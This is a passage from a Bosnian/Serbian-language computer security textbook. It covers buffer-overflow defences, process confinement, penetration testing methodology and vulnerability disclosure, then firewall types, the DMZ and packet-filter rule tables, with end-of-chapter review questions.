Drugi nivo zaštite je od strane administratora odnosno osoba koje se brinu za sigurnost sistema na kom se programi koji bi mogli imati problem preljeva međuspremnika izvršavaju. Prije svega potrebno je sve programe redovno ažurirati sa sigurnosnim zakrpama, te kontrolisati dolazni i odlazni saobraćaj. Pored ovih mjera postoje i tehničke mjere najmjenjene posebno za zaštitu od preljeva međuspremnika. Prva od njih je da se *stack* proglasi neizvršivim (u skladu sa ispravnim definisanjem početnog zaštitnog domena, odnosno prava izvršavanja u memorijskom prostoru). Ovo znači da se dio memorije koji se koristi za *stack* posmatra samo kao podaci i da se moguće instrukcije na tim memorijskim lokacijama neće izvršiti. Oba preovladavajuća operativna sistema, Unix-i i Windows, podržavaju ovu mogućnost. Pod Windows sistemima ovo se naziva DEP (*Data Execution Prevention*).

Novije verzije gcc kompajlera koji je korišten u primjeru podrazumjevano prave izvršne verzije programa koje otkrivaju izvršavanje podataka na stack-u kao mašinskih instrukcija.

Još jedan od načina zaštite je korištenje promjenljivih memorijskih lokacija na kojima se *stack* nalazi. Svaki put kada se program pokrene stack se nalazi na drugoj adresi. Ovim se znatno otežava, ako ne i onemogućava pogađanje na kojoj se nalazi niz NOP instrukcija i kojom treba prepisati povratnu adresu.

Savremene verzije Linux kernela automatski rade ovu randomizaciju adresnog prostora.

6.5 Ograničavanje programa

Programi obavljaju zadatke i tokom obavljanja svojih zadataka imaju interakciju sa svojim okolinom, drugim procesima, datotekama ili drugim objektima na sistemu. Tokom njihovog izvršavanja potrebno je osigurati da procesi koji se izvršavaju ne učine nešto je nedozvoljeno sigurnosnom politikom. Prethodno je razmatrana problematika osiguravanja da programi ne prave greške koje će narušiti sigurnost, ovdje je fokus na nečem drugom. Kako nije moguće u potpunosti osigurati da se svi programi ispravno ponašaju u svim uslovima (dosadašnja iskustva to pokazuju) i kako je često potrebno koristiti programe koje je razvijao neko drugi, to se o njihovoj sigurnosti može samo pretpostavljati. Iz tog razloga neophodno je naći način da se procesi ograniče u tome šta mogu da urade. Uobičajeni engleski termin za ovu problematiku je *confinement*.

Postavlja se pitanje na koji način je moguće uspostaviti kontrolu nad onim što proces radi i na koji ga način ograničiti u onome što radi. U teoriji postoje mnoga otvorena pitanja na ovu temu, ali se u praksi uglavnom koristi jedan pristup. Ostvaruje se izolacija procesa. Izolacija se obavlja na dva načina.

Jedan način je da se procesu stvori privid da se izvršava na računaru na kom je samo taj proces ili i drugi izolovani procesi. Ovdje se proces spriječava da pristupi stvarnom računaru na kom se izvršava i resursima i procesima koji se ne nalaze u njegovom izolovanom okruženju. Praktična izvedba ovog pristupa su virtualne mašine.

Drugi način je da se procesu stvori kontrolisano okruženje u kom je moguće analizirati razmjenu informacija između izolovanog procesa i okoline. U ovom slučaju se procesu ne stvara privid posebnog računara na kom se izvršava već se samo mijenja interfejs između procesa i stvarnog računara. Praktična izvedba ovog pristupa je kutija za igru (*Sandbox*).

6.5.1 Virtualna mašina

Virtualne mašine mogu se detaljno opisivati sa raznih aspekata, a ovdje će se samo posmatrati njihova uloga u povećavanju sigurnosti putem izolacije. Virtualna mašina je program koji simulira hardver (moguće apstraktnog) računarskog sistema. Virtualne mašine se prave uz pomoć specijalnog softvera koji se naziva Monitor virtualnih mašina. Ovaj monitor pruža okruženje u kom se mogu izvršavati drugi operativni sistemi kao na pravom hardveru i vrši nadzor rada virtualnih mašina. Upotreba monitora virtualnih mašina ne podrazumjeva promjene na postojećem operativnom sistemu koji se štiti i na kom se izvršavaju druge virtualne mašine, niti promjene na operativnim sistemima koji se izvršavaju unutar virtualnih mašina. Svi izolovani procesi se izvršavaju unutar jedne ili više virtualnih mašina. Postojeći sistem kontroliše samo po jedan proces za svaku virtualnu mašinu i interakciju tog procesa sa okolinom.

6.5.2 *Sandbox*

Engleski termin *sandbox* dolazi od pojma koji označava kutiju sa pjeskom u kojoj djeca mogu bezbjedno da se igraju. Bezbjedno znači da se tu ne mogu ničim povrijediti, ali i da ništa ne mogu oštetiti. Iz ugla računarske sigurnosti ovaj drugi aspekt je ono što obezbjeđuje izolaciju. Procesi koji se izvršavaju unutar sandbox ne mogu promijeniti ništa van njega.

Definicija *sandbox* je da je to okruženje u kom su akcije procesa ograničene u skladu sa sigurnosnom politikom. Ograničava se okolina u kojoj se program izvršava.

Jedan način realizacije *sandbox* je ograničavanje okoline u kojoj se proces izvršava bez promjena programa. Vrše se promjene u bibliotekama ili kernelu. Primjer ovakve realizacije je Java virtualna mašina. Kod nje su Java programi koji su preuzeti ograničeni u pristupu resursima sistema.

Drugi način realizacije podrazumjeva promjene na programima koji se izvršavaju. Zapravo se u programe dodaju kontrolne tačke u kojima se provjerava da li je stanje procesa u skladu sa sigurnosnom politikom. Ovo se postiže upotrebom dinamičkih *debugger*-a ili profilera.

Posebno pitanje kod izolacije je da li je proces može izbjeći i šta se dešava u tom slučaju.

6.6 Analiza ranjivosti

Kako je u uvodu napisano, prilikom procjene potrebnih mjera zaštite, procjenjuje se rizik kao vjerovatnoća da će prijetnja iskoristiti slabost. Slabost je propust u nekom od sigurnosnih mehanizama. Ti mehanizmi mogu biti administrativni, tehnički ili fizički. Slabost se naziva i ranjivost (*vulnerability*) ili sigurnosni propust (*security flaw*). Narušavanje sigurnosne politike dešava se kada dođe do iskorištavanja (*exploit*) ranjivosti.

Ranjivosti u programima su posljedica propusta u [23]:

- Dizajnu
- Izvedbi
- Održavanju
- Korištenju

sistema, odnosno njegovih komponenti i sigurnosnih kontrola.

Tehnike za otkrivanje ranjivosti su:

- Formalne metode
- Testiranje mogućnosti upada (*penetration test*)

Formalne metode kreću od pretpostavke da postoji sigurnosni propust i okolnosti u kojima se propust pojavljuje. Stvore se takvi uslovi i registruje se ponašanje komponente, odnosno rezultat uslova i događaja koji bi mogli dovesti do ranjivosti. Ako je posljedica bila narušavanje sigurnosne politike onda

ranjivost postoji. Za ozbiljno formalno testiranje potrebno je osigurati da sve okolnosti, odnosno vanjski faktori budu uključeni u provjeru. Formalno testiranje se obično izvodi na pojedinačnoj komponenti sistema za koju se može stvoriti okruženje potrebno za testiranje. Formalne metode treba da dokažu da nema nekog sigurnosnog propusta.

Sa druge strane testiranje mogućnosti upada može samo potvrditi da propust postoji, jer je to tehnika testiranja, a ne tehnika dokazivanja. Na osnovu nepronalaska sigurnosnog propusta pretpostavlja se da ne postoji, mada je sigurno samo da nije pronađen mada može i postojati. Testiranje mogućnosti upada je ovlašteni pokušaj da se naruši (neko) ograničenje specificirano u sigurnosnoj politici. Ovo testiranje mora imati jasnu namjenu i očigledne rezultate. Jedan način testiranja je da se provjeri mogućnost konkretne vrste neovlaštenog pristupa konkretnim resursima (datoteke, korisničke prijave, web lokacije, ...). Mjerilo (ne)uspjeha je ostvareni neovlašteni pristup. Drugi način testiranje je traženje i evidentiranje bilo kakvog propusta unutar nekog vremenskog ili drugog ograničenja (npr. lokacija odakle se testira). Očigledno je da kvalitet i uspješnost testiranja mogućnosti upada zavise od resursa kao što su vrijeme i novac, kao i od drugih ograničenja koja su postojala tokom testiranja.

Postoje različiti tipovi testova po tom koliko informacija onaj koji testira ima o sistemu. *Open source* upute o metodologijama testiranja (The Open Source Security Testing Methodology Manual - OSSTMM 3) razlikuje šest tipova testa [82]:

1. Slijepi (*Blind*) - Tester ništa ne zna o sistemu koji testira, dok vlasnici sistema znaju da se test provodi. Drugi engleski termin za ovakav test je *War games*
2. Dvostruko slijepi (*Double Blind*) - Tester ništa ne zna o sistemu koji testira, ali ni vlasnici sistema ne znaju da se test provodi. Drugi engleski termin za ovakav test je *Black Box test*
3. Siva kutija (*Gray Box*) - Tester zna kako se komunicira sa sistemom ali ne zna koje resurse sistem ima i kako ih štiti. Vlasnici sistema znaju da se test provodi. Drugi engleski termin za ovakav test je *Vulnerability test*
4. Dvostruko siva kutija (*Double Gray Box*) - Tester zna kako se komunicira sa sistemom ali ne zna koje resurse sistem ima i kako ih štiti. Vlasnici sistema znaju da se test provodi ali ne znaju kojim putevima komuniukacije i šta će se testirati. Drugi engleski termin za ovakav test je *White Box test*
5. Tandem - I tester i vlasnik sistema znaju sve detalje testiranja Drugi engleski termin za ovakav test je *Crystal Box test*
6. Reverzni (*Reversal*) - Tester zna sve o sistemu uključujući i sisteme zaštite. Vlasnici sistema ne znaju šta, kad i kako će se testiratiznaju. Drugi engleski termin za ovakav test je *Red Team exercise*

Metodologija testiranja mogućnosti upada oslanja se na metodologiju hipoteze propusta (*Flaw Hypothesis Methodology*) [109]. Četiri koraka u ovoj metodologiji su:

1. Prikupljanje informacija – o sistemu i načinu na koji funkcioniše, što uključuje dizajn i izvedbu sistema, kao i procedure i način upotrebe sistema;
2. Pretpostavka o propustu – na osnovu informacija o sistemu prikupljenih u prvom koraku pretpostavljaju se mogući sigurnosni propusti;
3. Provjera pretpostavke – testira se postavljena pretpostavka o propustu i ako se ne potvrdi vraća se na prethodni korak i pravi nova pretpostavka, a ako se potvrdi postojanje propusta prelazi se na slijedeći korak;
4. Generalizacija propusta – pronađeni propust se pokušava generalizovati i naći osnovni uzrok, te na osnovu njega pronaći i drugi propusti sa istim uzrokom, te se sa ovim informacijama vraća na drugi korak i nastavlja testiranje dok se sve pretpostavke o propustima ne istestiraju.

U dijelu literaturie[198] se navodi i još jedan korak koji nije dio originalne metodologije:

5. Eliminisanje propusta – predlažu se način eliminacije pronađenog sigurnosnog propusta ili procedura za zaštitu od iskorištavanja propusta (ako ga nije, iz bilo kog razloga, moguće eliminisati).

Korist od testiranja proističe iz dokumentacije i zaključaka napravljenih na osnovu testiranja, a ne iz pronađenih sigurnosnih propusta. Korisnost testiranja zavisi od plana i kvaliteta testera. Ovaj test nije formalna potvrda sigurnosti i ne zamjenjuje "standardno" testiranje softvera.

Nephodno je napraviti i osvrt na politiku objavljivanja sigurnosnih propusta (*vulnerability disclosure*). Postoji otvorena diskusija o tome šta treba uraditi u slučaju otkrivanja sigurnosnih slabosti (kada to nije bio dio dogovorenog testiranja sa proizvođačem testirane komponente). Iako postoje različiti pristupi tome koji idu od ishitrenog obavještavanja javnosti, preko neobavještavanja nikoga, te nažalost iskorištavanja pronađenog propusta, preporučeni koraci su slijedeći:

- Ne zloupotrebiti otkriveni sigurnosni propust (nipošto)!
- Obavijestiti proizvođača proizvoda ili komponente na kojima je pronađen sigurnosni propust uz sve detalje na koji način je propust otkriven i na koji način ga je moguće reprodukovati
- Nakon nekog vremena obavijestiti javnost. Ovo vrijeme zavisi od okolnosti i ozbiljnosti pristupa (radi orjentacije napomena da je CERT politika da je ovo vrijeme oko 45 dana [33])

Pojam koji ide uz politiku objavljivanja sigurnosnih propusta je i princip potpunog otkrivanja (*full disclosure*) koji kaže da se sigurnosni propust treba objaviti sa svim tehničkim detaljima potrebnim za provjeru postojanja propusta kao i za njegovo iskorištavanje, te načinima sprečavanja iskorištavanja propusta, ako su poznati. Iako ponekad osporavan ovaj princip je u skladu sa principom otvorenog dizajna koji kaže da sigurnost mehanizma ne treba da bude zasnovana na tajnosti njegovog rada. Pretpostavka je da ako postoji

sigurnosni propust onda postoji i mogućnost da za njega znaju i oni koji nisu dobronamjerni i koji će ga zloupotrijebiti. Iz ovog razloga potrebno je sve koje koriste komponentu u kojoj je pronađen propust (javnost) obavijestiti o propustu, načinima iskorištavanja i zaštite, da bi bili upoznati sa rizikom i mogli poduzeti korake koje smatraju potrebnim.

6.7 Razvoj sigurnog softvera

Kako je razvoj softvera u kom nema sigurnosnih propusta postao od kritičnog značaja za društvo koje se u svemu oslanja na softver razvijene su metodologije i procesi koje pomažu organizacijama koje se bave razvojem softvera da prave siguran softver. Različite otvorene organizacije, vladine institucije i komercijalni proizvođaći razvili su različite metodologije. Pored svojih različitosti sve metodologije imaju i dosta zajedničkih tačaka. Sve metodologije ističu bitnost procesa upravljanja kompletnim procesom razvoja softvera. Verifikacija softvera je dio svih metodologija. Po svakoj od metodologija za sigurnost softvera je bitna i faza njegove upotrebe kao i razvoj procedura za slučajeve kada se otkriju neregularnosti. Ovdje su samo pobrojane najpoznatije i najčešće korištene metodologije, a više detalja o njima može se naći u organizacijama koje ih prave.

- *Software Assurance Maturity Model* - OWASP [145];
- *The Building Security In Maturity Model* - BSIMM projekat [29];
- *Security Development Lifecycle* - Microsoft [120];
- *Build Security In* - US CERT [192].

U ovom poglavlju razmatrano je pitanje sigurnosti programa. Analizirani su uzroci sigurnosnih propusta Obrađeni su najčešći propusti u programiranju koji izazivaju sigurnosne propuste. Navedene su najopasnije softverske greške. Detaljno je obrađen preljev međuspremnika. Posebno su razmotreni načini zaštite od sigurnosnih propusta u programima. Predstavljene su metode otkrivanja sigurnosnih propusta u programima. Na kraju poglavlja su nabrojane metodologije za razvoj sigurnog softvera. Kako programi (softver) realizuju funkcionalnosti ovo poglavlje bitno je za razumijevanje narednih poglavlja o sigurnosti mreže i sigurnosti web aplikacija.

Pitanja za provjeru stečenog znanja

6.1. Navedite bar četiri od pomenutih najčešćih sigurnosnih problema?

6.2. Šta je preljev međuspremnika (*buffer overflow*)?

6.3. Koja su dva načina izolacije (*confinement*) navedena u poglavlju?

6.4. Posljedica čega su ranjivosti programa?

6.5. Šta je testiranje mogućnosti upada?

6.6. Šta treba činiti ako se otkrije sigurnosni propust?

6.7. Kojom adresom se kod *stack* baziranog preljeva međuspremnika (*buffer overflow*) prepisuje povratna adresa i kako se osigurava da će se skokom na tu adresu izvršiti željeni napadački kod?

6.8. Objasniti princip potpunog otkrivanja sigurnosnih propusta i prokomentarisati.

6.9. Kakva je razlika između virtualne mašine i *sandbox* sa aspekta zaštite putem ograničavanja programa?

6.10. Ako u nekom programu postoji sigurnosni propust koji omogućava preljev međuspremnika (*buffer overflow*), koji od pomenutih propusta u programiranju vezanih za sigurnost je napravljen? (Objasniti odgovor)

6.11. Kakva je veza između neadekvatne validacije i preljeva međuspremnika (*buffer overflow*)?

6.12. Ako u programski kod nekog softvera upišemo lozinku za pristup bazi podataka u sklopu stringa kojim se supostavlja veza sa bazom (*connection string*) koju od grešaka sa list CWE/SANS i iz koje grupe smo napravili? Zašto je to greška i koje negativne posljedice može izazvati?

6.13. Radi čega se memorijske lokacije na kojima se nalazi *stack* kod savremenih OS mijenjaju svaki puta kad se program izvršava?

7

Sigurnost mreže

Naslijeđena arhitektura računarskih mreža, prije svega Interneta, nema sigurnosne mehanizme i to je jedan je od glavnih uzroka osjetljivosti računarskih sistema na napade. Pojava novih usluga i novih vrsta softvera, nažalost, stvara nove prilike za zloupotrebu. Brz razvoj protokola i tehnologija ponekad ne ostavlja dovoljno vremena za obezbjeđenje adekvatne sigurnosti. Današnja konvergencija davanja različitih usluga u objedinjenim sistemima stvara nove potencijalno ranjive tačke. Povećavanje broja korisnika i geografsko širenje dodatno otežavaju adekvatnu tehničku i administrativnu kontrolu.


Pored ranije otvorenih pitanja sigurnosti programa otvaraju se nova pitanja vezana za umrežavanje. Veliki broj savremenih programa radi u mrežnom okruženju i koristi umreženost računara. Svi sigurnosni propusti i metode da se oni izbjegnu pomenuti ranije važe i za ove programe. Međutim, pored ovih razvijen je i skup metoda kontrole i zaštite sigurnosti tokova saobraćaja po mreži.

7.1 Organizacija mreže

Pristup zaštiti mreže zasnovan je na ideji da je moguće napraviti liniju razdvajanja između organizacije i ostalog svijeta. Po toj ideji promet preko ove linije kontroliše se sa ciljem da se osigura poštovanje sigurnosne politike. Dolazni saobraćaj se provjerava da se vidi da u njemu nema nešto maliciozno što ne bi trebalo ući u mrežu organizacije. Odlazni saobraćaj se provjerava da se vidi da u njemu nema nešto tajno što ne bi trebalo izaći iz organizacije. Unutrašnji saobraćaj unutar organizacije se, kod tog pristupa, uglavnom ne provjerava. Često se koristio izraz da sistem treba da bude poput (M&M) slatkiša: „Čvrst izvana, a mekan iznutra“ [36]. Liniju razdvajanja je kod starijih računarskih mreža bilo lakše utvrditi. Danas sa različitim nivoima povezivanja organizacije sa vanjskim svijetom, kao što su različite bežične i mobilne tehnologije, *cloud computing*, pa i društvene mreže, mnogo je teže napraviti jasnu liniju raz-

graničenja. Ipak, ovaj koncept se i danas koristi i postavlja temelje sigurnosti mreža.

Koncept je veoma star i potiče još iz vremena zamkova i tvrđava. Grad koji se štiti opasan je visokim i debelim zidom koji spriječava ulazak i izlazak osim kroz strogo kontrolisanu kapiju. Na ovaj način moguće je resurse za kontrolu koncentrisati na jedno mjesto i osigurati adekvatan nivo provjere svih koji ulaze i izlaze. Ipak poneki stražar na zidinama ne smije se zaboraviti za slučaj da ipak neko pokuša ući ili napustiti grad tim putem. Na slici 7.1 je nacrt srednjovjekovnog zamka koji se često koristi da ilustrira navedeni koncept.



Slika 7.1: Zidine oko srednjevjekovnog zamka [169]

Na slici se može primjetiti da postoji više od jednog zida i kapije. Stanovnici grada su brzo shvatili da ne mogu opstati bez komunikacije, a pogotovo razmjene dobara sa vanjskim svijetom kao što su zemljoradnici i stočari. Da se razmjena dobara ne bi odvijala na otvorenom van zidina grada napravljen je još jedan vanjski zid oko postojećeg zida koji je opasavao grad. Ovim se stvorio prostor, oblast za trgovinu, između dva zida u kom se mogla odvijati trgovina. Pristup izvana ovom prostoru bio je kontrolisan na vanjskoj kapiji i kroz nju su mogli ući samo oni koji unose robu za trgovinu, pri čemu je i roba mogla biti kontrolisana. Iste osobe su mogle biti kontrolisane i prilikom izlaska da se provjeri da ne iznose sa sobom nešto što ne bi smjeli. Slično se i pristup iz grada u ovo dijeljeno područje mogao kontrolisati tako da su samo stanovnici ovlašteni za trgovinu mogu izaći i trgovati. Ovi stanovnici su mogli biti kontrolisani prilikom izlaska i ulaska u grad da ne iznose ili unose nešto što nije dozvoljeno. U unutrašnjosti grada napravljen je još jedan zid, zamak,


unutar koga je vlastelin imao svoju rezidenciju. Ovaj zid davao je vlastelinu još jedan nivo zaštite od vanjskog svijeta.

Izloženi pristup je zapravo ranije spomenuta slojevita zaštita kojom se osigurava da više kontrola štiti najvrijednije informacije, te da je za narušavanje sigurnosne politike potrebno da sve one zakažu.

U ovom duhu se obično vrši podjela računarske mreže na:

- Unutrašnja mreža
  - Pod kontrolom organizacije, koju koriste korisnici potvrđenog identiteta
- Vanjska mreža
  - Van kontrole organizacije, koju koriste nepoznati korisnici.

U skladu sa potrebom da se ostvari komunikacija i razmjena informacija sa vanjskom mrežom, a da se pri tome unutrašnja mreža ne izloži nepoznatim korisnicima formira se takozvana „Demilitarizovana zona“ (DMZ). Ova zona, poput ograđenog prostora za trgovinu i razmjenu oko zamka, razdvaja, ali omogućava i kontrolisanu razmjenu, unutrašnju i vanjsku mrežu. Funkciju zida sa kapijom obavlja *firewall*[1]. Naziv dolazi od posebnih zidova koji su bili relativno otporni na vatru i služili su da zaustave ili uspore prodor vatre iz jedne prostorije u drugu. Na slici 7.2 je predstavljena opšta strukture navedene podjele.



Slika 7.2: Podjela mreže sa sigurnosnog aspekta

Kako se i sa slike vidi, kod mreža kod kojih se povezivanje vrši nekim kablom (bakrenim ili optičkim) relativno je jednostavno kontrolisati promet iz i u unutrašnju mrežu. Potrebno je kontrolisati fizički put kablova i postaviti kontrole na odgovarajuća mjesta. Ovdje nema klasičnog zida (i pored riječi *wall*) već odsustvo mogućnosti komunikacije predstavlja barijeru. Ova logike je nešto drugačija za bežične mreže gdje je teže, odnosno finansijski neisplativo,

[1] U nedostatku adekvatnog prevoda u nastavku se koristi izvorni naziv na engleskom.

kontrolisati fizički (radio) tok signala, ali se kontrola može izvesti na drugim nivoima mrežnog protokola.

U DMZ se nalaze mrežne usluge organizacije koje treba da budu dostupne vanjskom svijetu poput web, e-poštanskog i DNS servera.

Firewall ima cilj da ostvari kontrolu u dva pravca:

- Vanjska mreža → Unutrašnja mreža (*Ingress*)
  - Kontrolom toka podataka u ovom pravcu osigurava se da u unutrašnju mrežu ulazi samo ono što je dozvoljeno. Kontroliše se protok kroz vanjski i unutrašnji *firewall*.
- Unutrašnja mreža → Vanjska mreža (*Egress*)
  - Kontrolom toka podataka u ovom pravcu osigurava se da iz unutrašnje mreže ne izlazi nešto što nije dozvoljeno. Kontroliše se protok kroz vanjski i unutrašnji *firewall*.

7.2 *Firewall*

Nakon početnog pominjanja pojma i uloge neophodno je nešto detaljnije objasniti šta je i kako radi *firewall*.

Firewall je mrežni čvor. Tačnije to može biti poseban uređaj ili program na čvoru. On kontroliše mrežni saobraćaj i dozvoljava ili spriječava tok na osnovu sigurnosne politike. Sigurnosna politika treba biti iskazana kroz konfiguraciju *firewall*.

Firewall je tehnički preventivni sigurnosni mehanizam.

7.2.1 Tipovi

U zavisnosti od toga koji dio paketa analiziraju i da li analiziraju pojedinačne pakete ili grupe paketa koji pripadaju istoj sesiji razlikuju se tri osnovna tipa *firewall*.

Filteri paketa

Ovo su prvi *firewall*, pa se nekad i nazivaju *firewall* prve generacije. Oni odluku o propuštanju ili zaustavljanju paketa donose na osnovu podataka iz zaglavlja pojedinačnih paketa. Informacije koje koriste su [174]:

- Smjer – U kom smjeru ide paket? Da li ulazi u unutrašnju mrežu ili iz nje odlazi? Sigurnosna politika može biti, i uglavnom jeste, različita za dolazni i odlazni saobraćaj.
- Izvorišna IP adresa – Da li paket dolazi sa adrese sa koje je dozvoljeno da dolaze paketi?
- Odredišna IP adresa - Da li paket odlazi na adresu na koju je dozvoljeno da odlaze paketi?

- Izvorišni TCP/UDP port – Da li paket dolazi sa porta (adrese aplikacije na izvorišnom računaru – IP adresi) sa kojeg je dozvoljeno da dolaze paketi? Odnosno, da li aplikacija koja šalje paket smije da šalje pakete, prema sigurnosnoj politici?
- Odredišni TCP/UDP port– Da li paket odlazi na port (adresu aplikacije na odredišnom računaru – IP adresi) na koji je dozvoljeno da odlaze paketi? Odnosno, da li se aplikaciji kojoj je upućen paket smiju slati paketi, prema sigurnosnoj politici?
- TCP kontrolni biti – Da li je paket inicijalizacija konekcije (SYN), potvrda uspostavljanja konekcije (SYN-ACK), ili dio postojeće TCP konekcije?
- Korišteni protokol – Da li je protokol (TCP, UDP) dozvoljen da prođe?
- Interfejs – Sa kog fizičkog interfejsa paket dolazi ili na koji fizički interfejs odlazi?

Ova vrsta filtera mrežnog saobraćaja je uglavnom ugrađena u rutere (i operativne sisteme) i može biti realizovana hardverski i softverski.

Izvedba je uglavnom putem takozvanih listi za kontrolu pristupa (ACL).[2] Ove liste su bazirane na informacijama iz paketa koje se analiziraju i u suštini nabrajaju:

- Liste dozvoljenih kombinacija (*whitelist*)
- Liste nedozvoljenih kombinacija (*blacklist*)

ili njihovu kombinaciju.

Ranije je spomenuto da se skup svih pravila pristupa, pa i kod *firewall* ACL, može obrađivati na više načina. Paket se može filtrirati na osnovu:

- Prvog pravila u koje se paket uklapa u listi pravila;
- Posljednjeg pravila u koje se paket uklapa u listi pravila;
- Pravila u koje se paket najviše uklapa (po najvećem broju elemenata);
- Najrestriktivnijeg pravila (ako i jedno pravilo u koje se paket uklapa zabranjuje prolaz, prolaz treba zabraniti);
- Najliberalnijeg pravila (ako i jedno pravilo u koje se paket uklapa dozvoljava prolaz, prolaz treba dozvoliti).

Kod praktičnih realizacija, odnosno upotrebe *firewall* sa filtriranjem paketa, vrlo je važno znati koji od gornjih pristupa se koristi kod procesiranja, jer od toga može zavisiti korektnost provođenja sigurnosne politike. Primjena prvog pravila ubrzava procesiranje, pa se ovo pravilo vrlo često koristi u praktičnim izvedbama *firewall* sa filtriranjem paketa, ali to nije pravilo i ne mora biti slučaj za neki konkretan *firewall*. U skladu sa principom restriktivnosti, da se zabrani sve što nije eksplicitno dozvoljeno, uobičajeno je da pravilo koje se

[2] Treba napomenuti da ovo nisu iste liste kao one koje su ranije pomenute u kontekstu objašnjavanja na koji način operativni sistemi vrše kontrolu pristupa, mada im je funkcija slična – kontrola pristupa.

posljednje uzima u obzir (prvo ili zadnje u listi, u zavisnosti od reda procesiranja) bude da se sve zabrani. Na ovaj način se osigurava da paketu koji se ne uklapa ni u jedno od pravila ne bude dopušten prolaz.

U tabeli 7.1 dat je primjer skupa pravila filtriranja paketa:

Tabela 7.1: Primjer skupa pravila filtriranja paketa

Akcija	**Izvorišna adresa**	**Odredišna adresa**	**Protokol**	**Izvor. port**	**Odr. port**	**Kont. biti**
Dozvoli	Adresa iz unutrašnje mreže	Adresa iz vanjske mreže	TCP	Bilo koji	80	Bilo koji
Dozvoli	Adresa iz vanjske mreže	Adresa iz unutrašnje mreže	TCP	80	>1023	ACK
Zabrani	Svi	Svi	Svi	Svi	Svi	Svi

Ako se pretpostavi da se primjenjuje prvo pravilo u koje se paket uklapa gornja pravila se mogu protumačiti na slijedeći način. Prvo pravilo dozvoljava prolaz svim paketima iz unutrašnje mreže (sa bilo koje unutrašnje adrese i bilo kog porta i bilo kojom kombinacijom kontrolnih bita) koji su upućeni na bilo koju vanjsku adresu na port 80. Ovo pravilo omogućava korisnicima iz unutrašnje mreže da pristupaju web serverima u vanjskoj mreži (u koliko ovi prihvataju konekcije na standardnom portu za web servere – 80) bez ograničenja. Drugo pravilo omogućava prolazak paketima sa bilo koje adrese iz vanjske mreže, ali samo sa porta 80, ka bilo kojoj adresi u unutrašnjoj mreži, ali na port veći od 1023, pod uslovom da je ACK kontrolni bit postavljen (vrijednost mu je jedan). Ovo pravilo je dizajnirano da omogući odgovore web servera na upite koji dolaze iz unutrašnje mreže (treba se podsjetiti standarda da web preglednici šalju upite sa slučajno generisanih portova čiji je broj veći od 1023). Treće pravilo zabranjuje prolaz svim drugim paketima.

Nedostatak ovakvom filtriranju paketa je što se zasniva na pojedinačnom paketu, bez uvida u njegovu ulogu u nekoj komunikacijskoj sesiji. Ovaj uvid nije moguće ostvariti analizom samo zaglavlja ovih pojedinačnih paketa. Na primjer, napadač može poslati paket iz vanjske mreže ka unutrašnjoj sa porta 80, ka portu većem od 1023 i podesiti da je u paketu kontrolni bit ACK postavljen. Ovaj paket će na osnovu drugog pravila iz gornje tabele biti propušten ka unutrašnjoj mreži mada nije odgovor web servera na upit iz unutrašnje mreže.

Uprkos nedostacima, uređaji sa filtriranjem paketa se mnogo koriste. Najčešće su ugrađeni u krajnje vanjske rutere koji povezuju organizaciju sa Internetom ili za odvajanje odjeljenja u unutrašnjoj mreži. Paket filteri imaju jednu veliku prednost. Zbog svoje jednostavnosti ovakav vid filtriranja paketa je jako brz.

Filteri paketa sa stanjem (*Stateful Packet Filter*)

Da bi se omogućio širi uvid u ulogu paketa u komunikaciji potrebno je koristiti dodatne informacije prilikom filtriranja. Filteri paketa sa stanjem, kao dodatne informacije pamte prethodne pakete koji su prošli kroz njih. Na ovaj način oni mogu da prate stanje konekcije.

Paketi se pamte u tabeli stanja u kojoj se čuvaju informacije o svim aktivnim konekcijama. Ova tabela se dinamički ažurira u realnom vremenu kako paketi prolaze. Koristeći ovu tabelu i pravila filtriranja donosi se odluka o propuštanju ili blokiranju paketa.

U tabeli 7.2 dat je primjer tabele stanja:

Tabela 7.2: Primjer tabele stanja

Izvorišna adresa	**Odredišna adresa**	**Izvor. port**	**Odr. port**	**Ističe za (sekundi)**
192.168.1.56	192.0.43.10	3472	80	20
192.168.1.132	173.194.44.51	12861	25	50

Kada paket koji inicijalizira sesiju (TCP paket sa postavljenim SYN kontrolnim bitom) prođe kroz *firewall*, on se pamti u tabeli stanja. Za naredne pakete koji treba da se propuste samo ako su dio postojeće sesije provjerava se u tabeli stanja da li postoji unos sa istom uređenom četvorkom (izvorišna adresa, izvorišni port, odredišna adresa, odredišni port) u tabeli stanja. Unosi u tabeli stanja se pamte ograničeno vrijeme radi štednje memorije. Ako nema ni jednog paketa koji pripada nekoj sesiji iz tabele stanja u određenom periodu (obično desetine sekundi, ali zavisi od proizvođača i često se može podešavati) unos se briše iz tabele. Ta se sesija smatra zatvorenom iz ugla filtera paketa.

